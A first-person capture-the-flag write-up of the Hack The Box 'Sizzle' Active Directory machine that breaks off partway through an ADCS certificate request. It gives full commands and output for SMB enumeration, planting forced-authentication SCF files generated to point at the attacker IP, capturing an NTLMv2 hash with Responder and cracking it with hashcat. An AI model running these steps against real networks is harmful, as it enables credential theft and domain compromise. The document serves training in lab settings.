
Hack The Box Sizzle Writeup
Insane Windows AD box. LLMNR poisoning steals NTLM hashes, ADCS issues a cert for PSRemoting, Kerberoasting cracks a service account, DCSync ends it.
Challenge Summary
Sizzle is an “Insane” difficulty Windows box with an Active Directory environment. A writable directory in an SMB share lets an attacker steal NTLM hashes, which can be cracked to access the Certificate Services Portal. A self-signed certificate can be created using the CA and used for PSRemoting. An SPN associated with a user allows a kerberoast attack on the box. The user is found to have replication rights, which can be abused to get Administrator hashes via DCSync.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
# Nmap 7.93 scan initiated Sun Apr 13 15:59:09 2025 as: nmap -A -oN scans/nmap.initial 10.10.10.103
Nmap scan report for 10.10.10.103
Host is up (0.094s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2025-04-13T20:00:48+00:00; 0s from scanner time.
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2025-04-13T20:00:47+00:00; -1s from scanner time.
| tls-alpn:
|   h2
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
|_ssl-date: 2025-04-13T20:00:47+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2025-04-13T20:00:48+00:00; -1s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Default-First-Site-Name)
|_ssl-date: 2025-04-13T20:00:47+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
Service Info: Host: SIZZLE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-13T20:00:10
|_  start_date: 2025-04-13T14:36:49
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr 13 16:00:51 2025 -- 1 IP address (1 host up) scanned in 102.17 seconds
SMB Server Enumeration
Summary
I could access the SMB share using a guest account, which let me enumerate valid users, groups, and computers in the system. Among the accessible shares, a non-default one grabs my attention: ZZ_ARCHIVE. Enumerating it turns up a whole lot of files under the directory tree, but they have no content at all, just placeholder files, it seems. Since I couldn’t find a reasonable existing tool to enumerate writable folders in an SMB share, I wrote a simple bash script that lists all folders in a share and tries to place a file under each one, to find out which ones we can write to. That turned up two writable folders, which I’ll work with later in the engagement.
Details
The SMB server allows for guest authentication using a random username:
1
2
3
$ nxc smb 10.10.10.103 -u 'test' -p ''
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\test: (Guest)
I could leverage this and enumerate valid system users and groups:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
$ nxc smb 10.10.10.103 -u 'test' -p '' --rid-brute 5000
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\test: (Guest)
SMB         10.10.10.103    445    SIZZLE           498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           500: HTB\Administrator (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           501: HTB\Guest (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           502: HTB\krbtgt (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           503: HTB\DefaultAccount (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           512: HTB\Domain Admins (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           513: HTB\Domain Users (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           514: HTB\Domain Guests (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           515: HTB\Domain Computers (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           516: HTB\Domain Controllers (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           517: HTB\Cert Publishers (SidTypeAlias)
SMB         10.10.10.103    445    SIZZLE           518: HTB\Schema Admins (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           519: HTB\Enterprise Admins (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           520: HTB\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           521: HTB\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           522: HTB\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           525: HTB\Protected Users (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           526: HTB\Key Admins (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           527: HTB\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           553: HTB\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.10.103    445    SIZZLE           571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.103    445    SIZZLE           572: HTB\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.10.103    445    SIZZLE           1001: HTB\SIZZLE$ (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           1102: HTB\DnsAdmins (SidTypeAlias)
SMB         10.10.10.103    445    SIZZLE           1103: HTB\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.10.103    445    SIZZLE           1104: HTB\amanda (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           1603: HTB\mrlky (SidTypeUser)
SMB         10.10.10.103    445    SIZZLE           1604: HTB\sizzler (SidTypeUser)
Out of the shares I could access using a guest account, the only one that stands out is “Department Shares” as it isn’t a default share:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nxc smb 10.10.10.103 -u 'test' -p '' --shares
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\test: (Guest)
SMB         10.10.10.103    445    SIZZLE           [*] Enumerated shares
SMB         10.10.10.103    445    SIZZLE           Share           Permissions     Remark
SMB         10.10.10.103    445    SIZZLE           -----           -----------     ------
SMB         10.10.10.103    445    SIZZLE           ADMIN$                          Remote Admin
SMB         10.10.10.103    445    SIZZLE           C$                              Default share
SMB         10.10.10.103    445    SIZZLE           CertEnroll                      Active Directory Certificate Services share
SMB         10.10.10.103    445    SIZZLE           Department Shares READ
SMB         10.10.10.103    445    SIZZLE           IPC$            READ            Remote IPC
SMB         10.10.10.103    445    SIZZLE           NETLOGON                        Logon server share
SMB         10.10.10.103    445    SIZZLE           Operations
SMB         10.10.10.103    445    SIZZLE           SYSVOL                          Logon server share
I ran a spider to enumerate all files/directories in the “Department Shares” SMB share:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ nxc smb 10.10.10.103 -u 'test' -p '' -M spider_plus --share 'Department Shares'
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 x64 (name:SIZZLE) (domain:HTB.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB.LOCAL\test: (Guest)
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*]  OUTPUT_FOLDER: /home/user/.nxc/modules/nxc_spider_plus
SMB         10.10.10.103    445    SIZZLE           [*] Enumerated shares
SMB         10.10.10.103    445    SIZZLE           Share           Permissions     Remark
SMB         10.10.10.103    445    SIZZLE           -----           -----------     ------
SMB         10.10.10.103    445    SIZZLE           ADMIN$                          Remote Admin
SMB         10.10.10.103    445    SIZZLE           C$                              Default share
SMB         10.10.10.103    445    SIZZLE           CertEnroll                      Active Directory Certificate Services share
SMB         10.10.10.103    445    SIZZLE           Department Shares READ
SMB         10.10.10.103    445    SIZZLE           IPC$            READ            Remote IPC
SMB         10.10.10.103    445    SIZZLE           NETLOGON                        Logon server share
SMB         10.10.10.103    445    SIZZLE           Operations
SMB         10.10.10.103    445    SIZZLE           SYSVOL                          Logon server share
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [+] Saved share-file metadata to "/home/user/.nxc/modules/nxc_spider_plus/10.10.10.103.json".
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] SMB Shares:           8 (ADMIN$, C$, CertEnroll, Department Shares, IPC$, NETLOGON, Operations, SYSVOL)
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] SMB Readable Shares:  2 (Department Shares, IPC$)
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] Total folders found:  51
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] Total files found:    51
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] File size average:    409.6 KB
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] File size min:        409.6 KB
SPIDER_PLUS 10.10.10.103    445    SIZZLE           [*] File size max:        409.6 KB
The output json looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
{
  "Department Shares": {
    "ZZ_ARCHIVE/AddComplete.pptx": {
      "atime_epoch": "2018-07-02 15:32:58",
      "ctime_epoch": "2018-07-02 15:32:58",
      "mtime_epoch": "2018-07-02 15:32:58",
      "size": "409.6 KB"
    },
    "ZZ_ARCHIVE/AddMerge.ram": {
      "atime_epoch": "2018-07-02 15:32:57",
      "ctime_epoch": "2018-07-02 15:32:57",
      "mtime_epoch": "2018-07-02 15:32:57",
      "size": "409.6 KB"
    },


    <SNIP>


    "ZZ_ARCHIVE/WaitRevoke.pptx": {
      "atime_epoch": "2018-07-02 15:32:57",
      "ctime_epoch": "2018-07-02 15:32:57",
      "mtime_epoch": "2018-07-02 15:32:57",
      "size": "409.6 KB"
    },
    "ZZ_ARCHIVE/WriteUninstall.mp3": {
      "atime_epoch": "2018-07-02 15:32:58",
      "ctime_epoch": "2018-07-02 15:32:58",
      "mtime_epoch": "2018-07-02 15:32:58",
      "size": "409.6 KB"
    }
  }
}
I downloaded three different files from the ZZ_ARCHIVE directory. All of them are filled with bytes but have no real content, just placeholder files, it seems.
So, I created a simple bash script to enumerate writable folders in the smb share:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#!/bin/bash

mount_point="/mnt/htb"
writable_dirs=()

echo "Enumerating writable folders under: $mount_point"
echo "--------------------------------------------"

for dir in $(find "$mount_point" -type d); do
    echo "Testing write in: $dir"
    if touch "$dir/test_write" 2>/dev/null; then
        echo -e "\e[1;32m[+] Writable:\e[0m $dir"
        rm "$dir/test_write"
        writable_dirs+=("$dir")
    else
        echo -e "\e[1;31m[-] Not writable:\e[0m $dir"
    fi
done

echo ""
echo "====== Writable Folders Summary ======"
if [ ${#writable_dirs[@]} -eq 0 ]; then
    echo -e "\e[1;31mNo writable directories found.\e[0m"
else
    for wdir in "${writable_dirs[@]}"; do
        echo -e "\e[1;32m$wdir\e[0m"
    done
fi
I mounted the SMB share locally:
1
2
sudo mkdir /mnt/htb
sudo mount -t cifs '//10.10.10.103/Department Shares' /mnt/htb
And ran the script, discovering two writable folders (Users/Public and ZZ_ARCHIVE):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ sudo ./smb_write_test.sh
Enumerating writable folders under: /mnt/htb
--------------------------------------------
Testing write in: /mnt/htb
[-] Not writable: /mnt/htb
Testing write in: /mnt/htb/Accounting
[-] Not writable: /mnt/htb/Accounting
Testing write in: /mnt/htb/Audit
[-] Not writable: /mnt/htb/Audit

<SNIP>

Testing write in: /mnt/htb/Users/morgan
[-] Not writable: /mnt/htb/Users/morgan
Testing write in: /mnt/htb/Users/mrb3n
[-] Not writable: /mnt/htb/Users/mrb3n
Testing write in: /mnt/htb/Users/Public
[+] Writable: /mnt/htb/Users/Public
Testing write in: /mnt/htb/ZZ_ARCHIVE
[+] Writable: /mnt/htb/ZZ_ARCHIVE

====== Writable Folders Summary ======
/mnt/htb/Users/Public
/mnt/htb/ZZ_ARCHIVE
FTP Server Enumeration
Summary
I could log in to the FTP server using an anonymous account. There is little to no information to be had from the FTP server, since there aren’t any files available and we can’t write files to it either.
Details
The server allows for Anonymous FTP authentication. I was able to log in anonymously to the FTP server, but no file was encountered:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ ftp 10.10.10.103
Connected to 10.10.10.103.
220 Microsoft FTP Service
Name (10.10.10.103:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> exit
221 Goodbye.
I also couldn’t write any file in the server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ ftp 10.10.10.103
Connected to 10.10.10.103.
220 Microsoft FTP Service
Name (10.10.10.103:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||62143|)
550 Access is denied.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> put test.txt
local: test.txt remote: test.txt
200 EPRT command successful.
550 Access is denied.
ftp> exit
221 Goodbye.
Web Server Enumeration
Summary
The default page for the web server is just a splash GIF of sizzle, and there’s nothing interesting in the page source either. I performed a directory brute-force attack, which turned up a /certsrv endpoint that will be useful later in the engagement.
Details
The default web page for the application is just a GIF image:
 Fig. 01: A simple splash GIF displaying a sizzling on the default IIS landing page.
Nothing really interesting. So, I started brute-forcing directories:
1
wfuzz -u http://10.10.10.103/FUZZ -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/raft-small-words.txt --hw 95 -t 20
You can see a result snippet below:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

<SNIP>

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   301        1 L      10 W       150 Ch      "images"
<SNIP>
000035053:   301        1 L      10 W       157 Ch      "ASPNET_CLIENT"
000037395:   401        29 L     100 W      1293 Ch     "certsrv"

Total time: 0
Processed Requests: 43007
Filtered Requests: 42977
Requests/sec.: 0
Among the results, /certsrv catches my attention.
LLMNR/NBT-NS Poisoning
Summary
After successfully enumerating the writable folders on the “Department Shares” SMB share, I used a python tool to generate malicious files that force a connection back to my machine when opened. I had a Responder server waiting for connections. I uploaded the malicious SCF file to the writable folder in the share, and after a few seconds, the Responder listener caught a connection with a password hash for the system user “amanda”.
Details
I started by cloning the tool to my local machine:
1
2
3
4
5
6
7
8
$ git clone --depth 1 https://github.com/Greenwolf/ntlm_theft.git
Cloning into 'ntlm_theft'...
remote: Enumerating objects: 66, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 66 (delta 24), reused 63 (delta 24), pack-reused 0 (from 0)
Receiving objects: 100% (66/66), 2.10 MiB | 2.59 MiB/s, done.
Resolving deltas: 100% (24/24), done.
Then I installed the required dependencies:
1
$ sudo apt install python3-xlsxwriter
And ran the tool to generate the malicious files:
1
2
3
4
5
6
7
8
$ cd ntlm_theft/
$ python3 ntlm_theft.py --generate all --server 10.10.14.4 --filename sizzle
Created: sizzle/sizzle.scf (BROWSE TO FOLDER)
Created: sizzle/sizzle-(url).url (BROWSE TO FOLDER)
Created: sizzle/sizzle-(icon).url (BROWSE TO FOLDER)
<SNIPPET>
Created: sizzle/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
I then prepared the Responder server to wait for connections:
1
sudo responder -I tun0
Then I uploaded the SCF file to the SMB share (locally mounted):
1
2
3
$ sudo cp sizzle.scf /mnt/htb/Users/Public/sizzle.scf
$ ls /mnt/htb/Users/Public/
sizzle.scf
After a few seconds, the Responder listener got a hit:
1
2
3
4
5
6
7
8
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.10.103
[SMB] NTLMv2-SSP Username : HTB\amanda
[SMB] NTLMv2-SSP Hash     : amanda::HTB:9fcc0d3d392420b5:0EAEFF7F29524FE2440D245E1B69A9C9:01010000000000000056E71738AEDB010223DEDEE5A5DE8C00000000020008004B00410041005A0001001E00570049004E002D0044004F0031003300380052003400480035004D00580004003400570049004E002D0044004F0031003300380052003400480035004D0058002E004B00410041005A002E004C004F00430041004C00030014004B00410041005A002E004C004F00430041004C00050014004B00410041005A002E004C004F00430041004C00070008000056E71738AEDB01060004000200000008003000300000000000000001000000002000002462566D72D68972747AF0A78AA72757FB3EA713C74B264ACFA0DD9FF7A6BFF20A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310034002E003400000000000000000000000000
[*] Skipping previously captured hash for HTB\amanda
[*] Skipping previously captured hash for HTB\amanda
[+] Exiting...
Weak Passwords - Hash Cracking
Summary
After obtaining the password hash for “amanda”, I used a common wordlist (rockyou.txt) to crack the password hash, indicating the use of a weak password policy in the organization.
Details
I did save the password hash for “amanda” to a local file named “amanda.hash”:
1
amanda::HTB:9fcc0d3d392420b5:0EAEFF7F29524FE2440D245E1B69A9C9:01010000000000000056E71738AEDB010223DEDEE5A5DE8C00000000020008004B00410041005A0001001E00570049004E002D0044004F0031003300380052003400480035004D00580004003400570049004E002D0044004F0031003300380052003400480035004D0058002E004B00410041005A002E004C004F00430041004C00030014004B00410041005A002E004C004F00430041004C00050014004B00410041005A002E004C004F00430041004C00070008000056E71738AEDB01060004000200000008003000300000000000000001000000002000002462566D72D68972747AF0A78AA72757FB3EA713C74B264ACFA0DD9FF7A6BFF20A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310034002E003400000000000000000000000000
Then I ran hashcat alongside rockyou.txt against the password hash and was able to obtain the cleartext password for “amanda” (Ashare1972):
1
hashcat amanda.hash /usr/share/wordlists/SecLists-master/Passwords/Leaked-Databases/rockyou.txt
To verify the credentials, I connected to the LDAP server using the discovered credentials (amanda:Ashare1972):
1
2
3
$ nxc ldap 10.10.10.103 -u amanda -p 'Ashare1972'
LDAP        10.10.10.103    389    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 (name:SIZZLE) (domain:HTB.LOCAL)
LDAP        10.10.10.103    389    SIZZLE           [+] HTB.LOCAL\amanda:Ashare1972
Active Directory Enumeration
Summary
After obtaining valid domain credentials, I began to enumerate the Active Directory environment. I added “10.10.10.103” (the victim’s machine IP address) to my /etc/resolv.conf file. That means that from now on, my attacking machine will connect to the victim machine (10.10.10.103) to resolve DNS queries, which is needed to properly enumerate the Active Directory environment.
I collected data using BloodHound with the previously obtained credentials for “amanda”. Analyzing the results, I identified a clear attack path: kerberoast the system user “mrlky” to try to obtain their cleartext password, then abuse their privileges over the HTB.LOCAL domain to perform a DCSync attack.
Details
This is how /etc/resolv.conf looks like now:
1
2
3
4
$ cat /etc/resolv.conf
nameserver 10.10.10.103
nameserver 10.139.1.1
nameserver 10.139.1.2
Then I used netexec to collect BloodHound data:
1
2
3
4
5
6
$ nxc ldap 10.10.10.103 -u amanda -p 'Ashare1972' --bloodhound -c All
LDAP        10.10.10.103    389    SIZZLE           [*] Windows 10 / Server 2016 Build 14393 (name:SIZZLE) (domain:HTB.LOCAL)
LDAP        10.10.10.103    389    SIZZLE           [+] HTB.LOCAL\amanda:Ashare1972
LDAP        10.10.10.103    389    SIZZLE           Resolved collection methods: acl, session, container, localadmin, rdp, group, trusts, objectprops, dcom, psremote
LDAP        10.10.10.103    389    SIZZLE           Done in 00M 24S
LDAP        10.10.10.103    389    SIZZLE           Compressing output into /home/user/.nxc/logs/SIZZLE_10.10.10.103_2025-04-16_100527_bloodhound.zip
I loaded the zip file into a local running BloodHound Community Edition server:
 Fig. 02: BloodHound graph showcasing the Active Directory environment collected with Amanda’s credentials.
I listed all kerberoastable users, and discovered that “mrlky” is kerberoastable.
 Fig. 03: BloodHound query result highlighting the single kerberoastable account “mrlky”.
This is important because this user has some weird privileges (GetChanges, GetChangesAll and GetChangesInFilteredSet) over the HTB.LOCAL domain that, when combined, allow for DCSync, which can effectively compromise the domain:
 Fig. 04: BloodHound detail view illustrating
mrlky’s GetChanges and DCSync privileges over the HTB._LOCAL domain.
However, I couldn’t exploit this kerberoasting vulnerability from the outside, since Kerberos isn’t open. I need a shell session on the machine to proceed.
Initial Shell
Summary
Even with the correct credentials for “amanda”, and confirmation that the user was a member of “remote management users” in Active Directory, I couldn’t log in to the system via winrm, and I didn’t know why. The error message was weird, nothing I’d seen before. However, I figured Active Directory Certificate Services was running on the machine, based on the /certsrv endpoint found on the web server, and that password authentication wasn’t allowed by policy, requiring users to authenticate with a valid certificate instead. I generated the necessary files to sign a certificate for “amanda”, then used the certificate and private key to authenticate to the machine via winrm.
Details
I couldn’t obtain a shell via winrm at first:
1
2
3
4
5
6
7
8
$ evil-winrm -i 10.10.10.103 -l -u amanda -p 'Ashare1972'

[snippet]

Error: An error of type WinRM::WinRMHTTPTransportError happened, message is Unable to parse authorization header. Headers: {"Server"=>"Microsoft-HTTPAPI/2.0", "Date"=>"Wed, 16 Apr 2025 20:11:30 GMT", "Connection"=>"close", "Content-Length"=>"0"}
Body:  (401).

Error: Exiting with code 1
The error message is interesting, I’ve never seen it before. When trying with SSL,
1
2
3
4
5
6
7
8
9
10
11
$ evil-winrm -i 10.10.10.103 -l -u amanda -p 'Ashare1972' -S

[snippet]

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Error: An error of type ArgumentError happened, message is unknown type: 2916725146

Error: Exiting with code 1
Something was clearly going on. The credentials are correct, as seen in the successful LDAP authentication earlier.
Coming back to the web server enumeration, it’s possible to log in using the credentials for “amanda” at http://10.10.10.103/certsrv:
 Fig. 05: The IIS Certificate Services login page prompting for domain credentials at /certsrv.
After some research, I found the commands to generate the certificate and private key. I’ll sign the public key using the Active Directory Certificate Services’ web interface, then use the private/public key pair to log in to winrm, since password authentication is not allowed.
First, generate the keys. A PEM pass phrase is required, so make sure to set one:
1
2
3
openssl req -new -keyout server.key -out server.csr

# fill in with random details...
Then, copy the generated CSR to the clipboard:
1
$ cat server.csr | xclip -selection clipboard
In the web interface, hit “Request a certificate”, the server will direct you to this page: http://10.10.10.103/certsrv/certrqus.asp.
Then, click on “advanced certificate request”. The server will direct you to this page: http://10.10.10.103/certsrv/certrqxt.asp:
